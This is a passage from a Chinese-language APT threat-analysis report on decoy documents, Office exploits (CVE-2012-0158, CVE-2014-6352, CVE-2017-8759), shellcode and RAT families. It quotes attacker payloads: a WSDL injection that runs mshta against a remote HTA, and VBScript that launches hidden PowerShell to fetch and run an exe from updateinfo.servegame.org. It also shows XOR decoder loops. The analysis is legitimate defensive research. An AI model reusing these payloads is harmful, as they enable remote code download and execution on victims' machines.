备注: 1、“项目(课题)预算”为2013-2015年未款数; 2、请将“课题(项目)名称”、“外协单位”、“结题/在研”空白栏填上具体内容; 3、请核对表中数据是否正确，若有错误请修改。												
13												
14												
15												
16												
17												
18												
19												
20												
21												

图 17 伪装图标隐藏扩展名案例 2 木马释放的迷惑文档截图

2. 漏洞分析

1) CVE-2012-0158 漏洞

漏洞编号	CVE-2012-0158
说明	Windows 常用控件中存在一个远程执行代码漏洞。攻击者可通过构建特制网页来利用此漏洞。当用户查看网页时，该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。
公布时间	2012 年 4 月 10 日
参考链接	https://technet.microsoft.com/zh-cn/library/security/ms12-027.aspx http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158

A. 漏洞文档执行流程




图 18 漏洞文档 (CVE-2012-0158) 执行流程

B. MHT 格式

图 19 漏洞文档两种形态（上 MHT，下 RTF）对比图

CVE-2012-0158 漏洞主要以 rtf 和 doc 格式为主,但本次攻击都是将 doc 文件保存为 mht 格式,导致杀软在漏洞检查时,因前置逻辑不匹配而漏检。相关漏洞文档文件在当时都是较低检出率。

C. shellcode 对比

相关对比项	共性描述
shellcode	第一层 shellcode 都是异或 0xA3 用于解密, 相关样本均为 3 层 shellcode, 并且数据结构一致
Magic 值	值为: 0x22776655, 0xCACACACA, 0xA02005CA, 均一致
释放文件	路径一致: <ul style="list-style-type: none">正常文档文件: “%USERPROFILE%”, 相关文档文件名会有变化, 如: “关于对中船钦州大型海工修造及保障基地项目一期工程建设工作责任表的意见(37号).doc”、“两会重要发布报告.doc”、“123.doc”等PE 木马文件: “C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe”
清除痕迹	解码相关注册表项, 并删除。目的是为了清除 office 的打开失败等记录的历史信息。 相关注册表项: "Software\Microsoft\Office\12.0\Word\Resiliency\DisabledItems" "Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems" "Software\Microsoft\Office\11.0\Word\Resiliency\DocumentRecovery" "Software\Microsoft\Office\11.0\Word\Resiliency\DisabledItems" "Software\Microsoft\Office\11.0\Word\Resiliency\StartupItems"

通过我们对漏洞文档的 shellcode 对比可以发现相关结构和功能都基本一致, 进一步我们也能推断相关漏洞文档是同一组织开发。

2) CVE-2014-6352 漏洞 (0day)

A. 背景介绍

CVE-2014-4114 漏洞是 iSIGHT 公司⁴在 2014 年 10 月 14 日发布相关报告, 报告其中提到一个 0day 漏洞 (CVE-2014-4114) 用于俄罗斯相关主要针对北约、欧盟、电信和能源相关领域的网络间谍活动。微软也是在 10 月 14 日发布相关安全公告。

而 CVE-2014-6352 是可以认为绕过 CVE-2014-4114 补丁的漏洞, 微软之前的修补方案首先在生成 Inf 和 exe 文件后添加 MakeFileUnsafe 调用, 来设置文件 Zone 信息, 这样随后在漏洞执行 inf 安装时, 会有一个安全提示。而 CVE-2014-6352 漏洞样本抛弃了使用 inf 来安装 exe, 转而直接执行 exe。因为 xp 以上系统可执行文件的右键菜单第二项是以管理员权限执行, 这样导致如果用户关闭了 uac 会导致没有任何安全提醒。所以微软 6352 的补丁是在调用右键菜单添加一个安全提示弹窗。

漏洞编号	CVE-2014-4114
------	---------------

⁴ “iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign”, <http://www.ithubpartners.com/2014/10/cve-2014-4114/>

说明	Windows OLE 中存在一个漏洞，如果用户打开包含特制 OLE 对象的文件，则该漏洞可能允许远程执行代码。成功利用此漏洞的攻击者可以获得与登录用户相同的用户权限。如果当前用户使用管理用户权限登录，则攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。
公布时间	2014 年 10 月 14 日
参考链接	https://technet.microsoft.com/zh-cn/library/security/ms14-060.aspx https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4114

漏洞编号	CVE-2014-6352
说明	在用户下载或接收，然后打开经特殊设计的包含 OLE 对象的 Microsoft Office 文件时，会导致当前用户上下文中的远程执行代码漏洞。Microsoft 最初通过协调漏洞披露渠道了解到有关此漏洞的信息。此漏洞最初在 Microsoft 安全通报 3010060 中进行了说明。Microsoft 获悉尝试使用此漏洞的有限攻击。此更新通过修改在访问 OLE 对象时受影响的操作系统验证内存使用的方式来解决这些漏洞。
公布时间	2014 年 10 月 21 日
参考链接	https://technet.microsoft.com/zh-cn/library/security/3010060.aspx https://technet.microsoft.com/zh-cn/library/security/ms14-064.aspx http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6352

B. 本次行动中相关介绍

MD5	文件名	病毒名
da807804fa5f53f7cbcaac82b901689c	指挥控制专委会评审责任书.ppsx	virus.exp.20146352
19f967e27e21802fe92bc9705ae0a770	南海课题项目建议书.ppsx	virus.exp.20146352




图 20 漏洞文档 (CVE-2014-6352) 属性相关信息



图 21 CVE-2014-6352 相关键时间节点

本次行动中的样本没有使用 inf⁵来做跳板，而是直接使用 exe，CVE-2014-4114 漏洞触发后，默认调用的是右键菜单第二项，Windows7 下正常是使用管理员权限打开，如果第二项是其他选项，则会将病毒路径作为参数传递，这也会产生部分兼容性问题。执行效果具体如下图所示：

⁵ inf 是用来描述设备信息的文件，通过 inf 文件可以完成对文件以及注册表的一些操作




图 22 漏洞执行效果示意图

漏洞文档版本升级

oleObject1.bin																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0800h:	33	00	00	00	45	6D	62	65	64	64	65	64	53	74	67	31	3...EmbeddedStg1
0810h:	2E	74	78	74	00	5C	5C	39	34	2E	31	38	35	2E	38	35	.txt.\94.185.85
0820h:	2E	31	32	32	5C	70	75	62	6C	69	63	5C	73	6C	69	64	.122\public\slid
0830h:	65	31	2E	67	69	66	00	00	00	00	00	00	00	00	00	00	e1.gif.....
0840h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0850h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0870h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0880h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0890h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
08F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

oleObject2.bin																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0800h:	33	00	00	00	45	6D	62	65	64	64	65	64	53	74	67	32	3...EmbeddedStg2
0810h:	2E	74	78	74	00	5C	5C	39	34	2E	31	38	35	2E	38	35	.txt.\94.185.85
0820h:	2E	31	32	32	5C	70	75	62	6C	69	63	5C	73	6C	69	64	.122\public\slid
0830h:	65	73	2E	69	6E	66	00	00	00	00	00	00	00	00	00	00	es.inf.....
0840h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0850h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0860h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0870h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0880h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

图 23 沙虫漏洞文档样本（版本 A）相关截图

oleObject1.bin																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0C00h:	FB	00	01	00	02	00	6F	62	6A	65	63	31	2E	67	69	66	ú.....objec1.gif
0C10h:	00	63	3A	5C	55	73	65	72	73	5C	78	79	5C	6F	62	6A	.c:\Users\xy\obj
0C20h:	65	63	31	2E	67	69	66	00	00	00	03	00	2B	00	00	00	ec1.gif.....+...
0C30h:	63	3A	5C	55	73	65	72	73	5C	66	75	63	5C	41	70	70	c:\Users\fuc\AppData\Local\Temp\
0C40h:	44	61	74	61	5C	4C	6F	63	61	6C	5C	54	65	6D	70	5C	objec1.gif.....M
0C50h:	6F	62	6A	65	63	31	2E	67	69	66	00	00	00	01	00	4D	Z.....ýý..
0C60h:	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	B8@.....
0C70h:	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00
0C80h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00δ....
0C90h:	00	00	00	00	00	00	00	00	00	00	00	F0	00	00	00	0Eé..Í!.Lí!Thi
0CA0h:	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	s program cannot
0CB0h:	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	be run in DOS -
oleObject2.bin																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0880h:	A1	02	00	00	02	00	6F	62	6A	65	63	74	2E	69	6E	66	j.....object.inf
0890h:	00	43	3A	5C	55	73	65	72	73	5C	4D	4D	5C	6F	62	6A	.C:\Users\MM\obj
08A0h:	65	63	74	2E	69	6E	66	00	00	00	03	00	2B	00	00	00	ect.inf.....+...
08B0h:	43	3A	5C	55	73	65	72	73	5C	66	75	63	5C	41	70	70	C:\Users\fuc\AppData\Local\Temp\
08C0h:	44	61	74	61	5C	4C	6F	63	61	6C	5C	54	65	6D	70	5C	object.inf.;
08D0h:	6F	62	6A	65	63	74	2E	69	6E	66	00	A6	01	00	00	3B	61883.INF..; Co
08E0h:	20	36	31	38	38	33	2E	49	4E	46	0D	0A	3B	20	43	6F	pyright blabla..
08F0h:	70	79	72	69	67	68	74	20	62	6C	61	62	6C	61	0D	0A	[DestinationDi
0900h:	0D	0A	58	44	65	73	74	69	6E	61	74	69	6F	6E	44	69	rs]..DefaultDest
0910h:	72	73	5D	0D	0A	44	65	66	61	75	6C	74	44	65	73	74	Dir = 1...[Vers
0920h:	44	69	72	20	3D	20	31	0D	0A	0D	0A	58	56	65	72	73	ion]..Signature
0930h:	69	6F	6E	5D	0D	0A	53	69	67	6E	61	74	75	72	65	20	=\$CHICAGO\$..P
0940h:	3D	20	22	24	43	48	49	43	41	47	4F	24	22	0D	0A	50	P

图 24 沙虫漏洞文档样本（版本 B）相关截图

```
[1]OLE10Native [ ]  
▼ Edit As: Hex ▼ Run Script ▼ Run Template ▼  
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF  
0000h: 2E 33 00 00 02 00 50 4F 57 45 52 50 4E 54 2E 65 .3....POWERPNT.e  
0010h: 78 65 00 43 3A 5C 55 73 65 72 73 5C 64 61 6E 6B xe.C:\Users\dank  
0020h: 5C 44 65 73 6B 74 6F 70 5C 50 4F 57 45 52 50 4E \Desktop\POWERPN  
0030h: 54 2E 65 78 65 00 00 00 03 00 2E 00 00 00 43 3A T.exe.....C:  
0040h: 5C 55 73 65 72 73 5C 64 61 6E 6B 5C 41 70 70 44 \Users\dank\AppData\Local\Temp\POWERPNT.exe..2...  
0050h: 61 74 61 5C 4C 6F 63 61 6C 5C 54 65 6D 70 5C 50 MZ.....@.....  
0060h: 4F 57 45 52 50 4E 54 2E 65 78 65 00 00 32 00 00 .....D....  
0070h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 .....Í!,LÍ!Th  
0080h: B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 .....is program canno  
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....t be run in DOS  
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....mode ..  
00B0h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°'..Í!,LÍ!Th  
00C0h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno  
00D0h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 .....t be run in DOS  
00E0h: 6D 6E 54 65 3F 0D 0D 0A 24 00 00 00 00 00 00 00 mode ..
```

图 25 毒云藤漏洞文档样本（版本 C）相关截图

版本	时间	厂商	描述
版本 A	2014 年 10 月 14 日 (报告发布时间)	iSIGHT	UNC 下载 PE 木马，利用 inf 安装启动 PE 木马
版本 B	2014 年 10 月 16 日 (捕获样本时间)	Xecure lab ⁶	利用 inf 执行嵌入 “.ppsx” 文档内的 PE 木马

⁶<http://blog.xecure-lab.com/2014/10/cve-2014-4114-pptx-apt-xecure-lab.html>

3) CVE-2017-8759 漏洞

A.背景介绍

CVE-2017-8759 漏洞是 FireEye 公司在 2017 年 9 月 12 日披露的一个 0Day 漏洞 (CVE-2017-8759)。微软也在 9 月 12 日发布了相关的安全公告。

漏洞编号	CVE-2017-8759
说明	CVE-2017-8759 是 SOAP WSDL 分析器代码注入漏洞，在解析 SOAP WSDL 定义的内容中它允许攻击者注入任意代码，影响所有.net 环境。
公布时间	2017 年 9 月 12 日
参考链接	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8759

B.本次行动中相关介绍

MD5	文件名	病毒名
5d0b4cadfb149695d9fbc71dd1b36bef	2017 两岸关系新进展与问题(内部).rtf	virus.exp.20178759

Rtf 文档中通过 objautlink 和 objupdate 控制字段自动更新链接，漏洞触发后导致 mshta.exe 执行远程指定的 HTA 文件。

```

1 <definitions
2   xmlns="http://schemas.xmlsoap.org/wsdl/"
3   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
4   xmlns:suds="http://www.w3.org/2000/wsdl/suds"
5   xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
6   xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo"
7   <portType name="PortType"/>
8   <binding name="Binding" type="tns:PortType">
9     <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
10    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
11  </binding>
12  <service name="Service">
13    <port name="Port" binding="tns:Binding">
14      <soap:address location="http://updateinfo.servegame.org?C:\Windows\System32\mshta.exe?http://
15          updateinfo.servegame.org/bing/bing.hta"/>
16          <soap:address locations="";
17          if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
18              System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
19          System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
20      } //"/>
21    </port>
22  </service>
23 </definitions>
```

HTA 文件为一个嵌入了恶意 VBS 的 html 页面，该 VBS 调用 POWERSHELL 下载后续 exe loader。

```

1  <html>
2  <head>
3  <script language="VBScript">
4  Sub window_onload
5      const impersonation = 3
6      Const HIDDEN_WINDOW = 12
7      Set Locator = CreateObject("WbemScripting.SWbemLocator")
8      Set Service = Locator.ConnectServer()
9      Service.Security_ImpersonationLevel=impersonation
10     Set objStartup = Service.Get("Win32_ProcessStartup")
11     Set objConfig = objStartup.SpawnInstance_
12     Set Process = Service.Get("Win32_Process")
13     Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
14         System.Net.WebClient).DownloadFile('http://updateinfo.servegame.org/bing/
15         bing.exe','officeupdate.exe');(New-Object -com Shell.Application).ShellExecute('officeupdate.exe');");
16     , null, objConfig, intProcessID)
17     window.close()
18 end sub
19 </script>
20 </head>
21 </html>

```

3. 持续渗透

1) RAT 演进

RAT (Remote Access Trojan): 远程访问木马，俗称远控。




图 26 相关 RAT 演进时间轴

RAT	最早	最晚
ZxShell	2007/12/26	2014/10/14
Poison Ivy	2011/12/27	2014/9/10
kbox	2015/2/11	2015/5/4
puppet	2008/12/22	2009/2/12
httpbot	2013/7/23	2013/10/2
gh0st	2009/1/13	2013/4/21
AresRemote	2009/5/5	2009/5/5
shellcode	2011/7/13	2015/5/5

X RAT	2013/11/6	2013/11/6
FakeRising	2009/5/15	2009/5/15
FakeWinupdate	2009/10/21	2009/10/21
SBlog2014		
SBlog2015		

相关后门程序总共涉及 11 个版本。相关比例数量如下：




图 27 11 个版本 RAT 分布比例

RAT	数量
ZxShell	23
Poison Ivy	17
kbox	15
puppet	4
httpbot	4
gh0st	4
FakeRising	2
AresRemote	1
shellcode	1
XRAT	1
FakeWinupdate	1

2) RAT 13 个版本分析




图 28 RAT 相关版本分类

A. Poison Ivy

Poison Ivy 木马本质上一款远程控制木马程序（RAT）。其中 FireEye 对 Poison Ivy 专门进行了一次研究分析⁷。

本次报告中出现的 Poison Ivy 木马对应的生成器版本均为 2.3.2，Poison Ivy 木马生成器从 1.0.0 版本开始总共 10 个版本，最新版本为 2.3.2。Poison Ivy 木马生成器可以生成 EXE 和 shellcode 两种版本，在本次行动中生成的木马均为 shellcode 形态。进一步相关互斥体绝大部分均为默认：“)!VoqA.I4”。

⁷ “POISON IVY:Assessing Damage and Extracting Intelligence”，
<https://www.fireeye.com/resources/pdfs/fireeye-poison-ivy-report.pdf>




图 29 Posion Ivy 生成器相关配置界面截图



图 30 外层和内层 PI 关系

另外 Poison Ivy 木马均由外层母体依次异或 key1 和 key2 来得到 shellcode。

```

void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        pi_shellcode[v0] ^= 0x8Cu;
        ++v0;
    } while ( v0 < 0x1800 );
    v1 = 0;
    do
    {
        pi_shellcode[v1] ^= 0xE2u;
        ++v1;
    } while ( v1 < 0x1800 );
    JUMPOUT(pi_shellcode);
}

void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        byte_405030[v0] ^= 0x28u;
        ++v0;
    } while ( v0 < 6144 );
    v1 = 0;
    do
    {
        byte_405030[v1] ^= 0x83u;
        ++v1;
    } while ( v1 < 6144 );
    JUMPOUT(byte_405030);
}

void sub_401000()
{
    signed int v0; // eax@1
    signed int v1; // eax@3

    v0 = 0;
    do
    {
        byte_405030[v0] ^= 0xA1u;
        ++v0;
    } while ( v0 < 6144 );
    v1 = 0;
    do
    {
        byte_405030[v1] ^= 0x83u;
        ++v1;
    } while ( v1 < 6144 );
